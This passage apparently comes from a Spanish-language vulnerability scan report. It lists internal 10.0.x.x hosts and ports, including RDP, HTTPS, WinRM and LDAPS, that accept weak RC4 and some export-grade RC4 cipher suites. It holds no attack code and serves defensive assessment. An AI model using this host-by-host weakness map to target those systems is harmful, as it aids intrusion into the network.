| RC4-SHA                | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.48 Puerto: tcp/3389

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.72 Puerto: tcp/12345

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.72 Puerto: tcp/3389

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.95 Puerto: tcp/443

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.95 Puerto: tcp/12345

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.116 Puerto: tcp/3389

| CIPHER                 | KEY-EXCHANGE | AUTHENTICATION | MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|------------------------|--------------|----------------|-----|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS | IS           | SUPPORTED      |     |                          |        |
| RC4-MD5                | RSA          | RSA            | MD5 | RC4(128)                 | MEDIUM |

|                                       |     |     |      |          |        |
|---------------------------------------|-----|-----|------|----------|--------|
| RC4-SHA                               | RSA | RSA | SHA1 | RC4(128) | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |     |     |      |          |        |
| RC4-MD5                               | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA | RSA | SHA1 | RC4(128) | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |     |     |      |          |        |
| RC4-MD5                               | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.10.5 Puerto: tcp/5986

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.10.5 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.10.158 Puerto: tcp/443

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.10.159 Puerto: tcp/443

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.10.160 Puerto: tcp/443

| CIPHER                              | KEY-EXCHANGE | AUTHENTICATION | MAC | ENCRYPTION(KEY-STRENGTH) | GRADE |
|-------------------------------------|--------------|----------------|-----|--------------------------|-------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED |              |                |     |                          |       |
| EXP-RC4-MD5                         | RSA(512)     | RSA            | MD5 | RC4(40)                  | LOW   |



|                                       |          |     |      |          |        |
|---------------------------------------|----------|-----|------|----------|--------|
| RC4-MD5                               | RSA      | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA      | RSA | SHA1 | RC4(128) | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |          |     |      |          |        |
| EXP-RC4-MD5                           | RSA(512) | RSA | MD5  | RC4(40)  | LOW    |
| RC4-MD5                               | RSA      | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA      | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.10.161 Puerto: tcp/443

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-RC4-MD5                           | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW    |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.1.80 Puerto: tcp/636

| CIPHER                              | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|-------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                             | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                             | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                             | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                             | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/443

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.153 Puerto: tcp/12345

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.181 Puerto: tcp/443

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.185 Puerto: tcp/587

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/3389

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/5000

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |

|         |     |     |      |          |        |
|---------|-----|-----|------|----------|--------|
| RC4-MD5 | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA | RSA | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/444

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.3.57 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.3.65 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.8 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.44 Puerto: tcp/5986

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/443

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/5986

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/3389

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.59 Puerto: tcp/443

| CIPHER                   | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--------------------------|--------------|----------------|------|--------------------------|--------|
